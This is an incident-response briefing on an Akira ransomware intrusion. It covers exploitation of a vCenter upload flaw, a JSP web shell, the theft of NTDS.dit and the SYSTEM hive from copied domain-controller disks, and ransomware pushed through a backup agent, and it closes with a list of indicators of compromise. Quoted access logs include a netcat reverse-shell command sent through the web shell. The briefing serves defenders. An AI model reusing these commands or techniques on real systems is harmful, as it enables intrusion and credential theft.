

# Uncovering Akira's privilege escalation techniques

---

S-RM [s-rminform.com/cyber-intelligence-briefing/uncovering-akira-privilege-escalation-techniques](https://s-rminform.com/cyber-intelligence-briefing/uncovering-akira-privilege-escalation-techniques)

Callum Wilson




14 May 2024

10 min read

## Breaking new ground? Uncovering Akira's privilege escalation techniques

---



In this special Cyber Intelligence Briefing, our cyber experts at S-RM, Ineta Simkunaite and Callum Wilson, unravel a recent encounter with the Akira ransomware group. Their review unveils a novel privilege escalation technique used by attackers. This method leverages the

victim's virtual infrastructure to exfiltrate the NTDS.dit file from domain controllers, paving the way for a swift attack.

## Who is Akira?

---

Since emerging onto the cyber scene in March 2023, Akira has honed its sights on small to medium-sized organisations across North America, Europe, and Australia. The group's Tactics, Techniques and Procedures (TTPs) typically involve infiltrating target organisations via their VPNs, either by exploiting compromised credentials or vulnerabilities within the VPN software.

## The initial steps

---

S-RM's Incident Response team was called to a breach of a multinational agriculture company in early 2024 where we identified the threat actor as Akira. We traced the initial intrusion to an unpatched single-factor VPN appliance, which served as a gateway into the network. Once connected via the VPN, the threat actor leveraged a remote code execution (RCE) vulnerability (CVE-2021-21972) in the VMware vCenter server.[1] This vulnerability affects the 'uploadOVA' function, allowing unauthenticated attackers to upload malicious files to the vulnerable '/ui/vropspluginui/rest/services/\*' endpoint. This enabled the threat actor to implant a reverse shell, providing remote access to the vCenter server.

The snippet below depicts how Akira was able to install a malicious file named 'healthcheck\_beat.jsp' on the vulnerable system, laying groundwork for their full-blown attack. We also found that they established a reverse shell connection with the IP address, which was assigned to the attacker's device upon a successful VPN authentication, using the command-line tool, NetCat.

```
"POST /ui/vropspluginui/rest/services/uploadova HTTP/1.1" 200 17
```

```
"GET /ui/resources/healthcheck_beat.jsp HTTP/1.1" 200 179
```

```
"GET /ui/resources/healthcheck_beat.jsp?cmd=nc+[IP address]+-e+sh HTTP/1.1" 200 212
```

Having gained access to the company's vCenter, Akira proceeded to create a new virtual machine on a VMware ESXi hypervisor. The fresh virtual machine gave Akira a nearly invisible playground from which to run their operations, evading detection from conventional Endpoint Detection and Response (EDR) tools.

The ESXi hypervisor hostd.log file showed the virtual machine (VM) creation event using the default vCenter administrator account [administrator@vsphere.local](#):

```
hostd[2099736] [Originator@6876 sub=Vmsvc opID=[ID-HIDDEN]
user=vpuser:VSPHERE.LOCAL\Administrator] Create VM initiated [34]:
/vmfs/volumes/5b436991-ec18bcd8-4657-246e96c59f00/New Virtual Machine/New Virtual
Machine.vmx
```

---

## Privilege escalation and gaining full control


---

Despite acquiring local administrator privileges for the newly spawned VM, Akira sought elevated access for lateral movement across the target domain. Their approach involved extracting credentials from the NTDS.dit file, the Active Directory database that resides on each domain controller and stores user account data including password hashes. Due to its system protection, it can't be simply opened or copied by users. To further protect data within the database, it is encrypted using a key stored in the SYSTEM registry hive. Although various attacker techniques exist to dump hashes from the NTDS.dit file, these typically require elevated privileges.

To circumvent the VMDK file's protections, Akira first temporarily powered down the domain controller's virtual machine. Then, they copied the associated VMDK files to a separate directory and affixed these copied virtual hard drives to the newly created VM. By doing so, they were able to copy the NTDS.dit file and compress it using 7-zip. Additionally, the threat actor was able to exfiltrate the SYSTEM hive, providing them with the decryption key for the password hashes. Attackers would have then been able to crack the hashes or utilise 'pass-the-hash' methods for user authentication. By taking these novel series of steps to extract the NTDS.dit file, Akira was able to compromise a highly privileged domain administrator's account. Armed with these credentials, Akira navigated swiftly across the network, compromising additional user accounts, exfiltrating data and deploying the ransomware — all in under 6 hours. See below for the attack chain:

**Figure 1: The attack chain identified by S-RM during its forensic investigation into the incident.**

---



## Seizing opportunities: Exploiting legacy infrastructure for ransomware deployment

Akira deployed ransomware in two ways: via network shares and remote backup services. Specifically, the threat actor leveraged the legitimate Veritas Backup Exec Client process 'beremote.exe' to deploy a randomly generated 8-character ransomware binary (for example 'GkdrqaEP.exe') to servers where the backup software was present. While exploiting network shares or installing remote services (such as using the PsExec[2] or DWagent[3] tools) for ransomware deployment is a common practice among ransomware groups, leveraging remote backup tasks is somewhat rare. This is generally because, upon gaining access to backup infrastructure, attackers often aim to destroy it to hinder subsequent recovery efforts. However, in this scenario, it was not the primary backup solution, but a legacy one, which was still present on a minor subset of devices. This backup service, already a part of the organisation's ecosystem, likely served as a means to bypass security defences.

## Following the footsteps

The sophistication exhibited by Akira to evade detection, escalate privileges and laterally move, echoes the tactics of the China-backed threat actor group, UTA0178 (as documented by [Volexity](#)).[4] Notably, UTA0178 previously employed a similar technique, leveraging virtual hard drive backups of domain controllers to extract the NTDS.dit file. These parallels underscore the evolving complexity of ransomware-as-a-service threat actor groups.

## Lessons learned

---

The Akira ransomware group's recent exploits serve as a stark reminder that attackers are constantly scanning for vulnerabilities to exploit and will invariably choose the path of least resistance. Their innovation and adaptability mean that no opportunity is left unexploited. Therefore, it's crucial to maintain updated security, both for the external perimeter and the in-network devices, by implementing regular security updates and a robust patch management system. This practice not only aids in averting fast lateral movements across the environment but also grants additional time to respond effectively. Other measures such as multi-factor authentication, consistent patching policy, and regular security assessments can go a long way in mitigating the risk of falling victim to ransomware attacks like those orchestrated by Akira. Finally, for organisations and security professionals interested in further malicious activities spotted during our investigation please see the Indicators of Compromise (IOC) table below.

### **Table 1: Indicators of Compromise**

---

The S-RM team identified the following IOCs during the investigation:

#### Host-based IOCs

Indicator name	Description	SHA1
akira_readme.txt	Ransom note	Hash was not retrievable
anydesk.exe	Remote access and management software	Hash was not retrievable
file.bat	Script used to download RustDesk from Github, install it, create a service for persistence, and modify firewall rules to allow unrestricted outgoing and incoming RustDesk traffic	6e7ad80da2f43af160dad06cd54805ee0ea1bd83

---

file.e	Ransomware payload	Hash was not retrievable
healthcheck_beat.jsp	JSP Shell, which allowed to run commands on the compromised vCenter server	Hash was not retrievable
netscan.exe	Network scanning tool	Hash was not retrievable
pGLkEvoo.exe	Randomly generated 8-character ransomware binary	Each ransomware binary had a different hash
rustdesk.exe	Remote access and management software	0f5f4ab3572e194340d887b02068357149b86ac2
w.exe	Ransomware binary	422613a3ef460dc829ae26f50a0e905adf28ba81
winrar.exe	Data compression tool	151c8b4295630a71f2c1bed76326055100378b66
winscp.exe	File transfer tool	078301fc29aa6ca907ad956145d62a4d67d1e917

### Network-based IOCs

IP address/domain	Description
-------------------	-------------

---

http[:]//repairdll[.]net/jHKIOEyC/ C2 domain

[1] <https://www.vmware.com/security/advisories/VMSA-2021-0002.html>

[2] PsExec is a command-line tool that allows users to run programs on remote systems.

[3] DWAgent is an open-source remote access and management software.

[4] <https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/>

Please do not hesitate to [reach out to S-RM](#) if you have any questions on this threat intelligence or wider cyber security concerns.

## **Subscribe to our insights**

---

Get industry news and expert insights straight to your inbox.

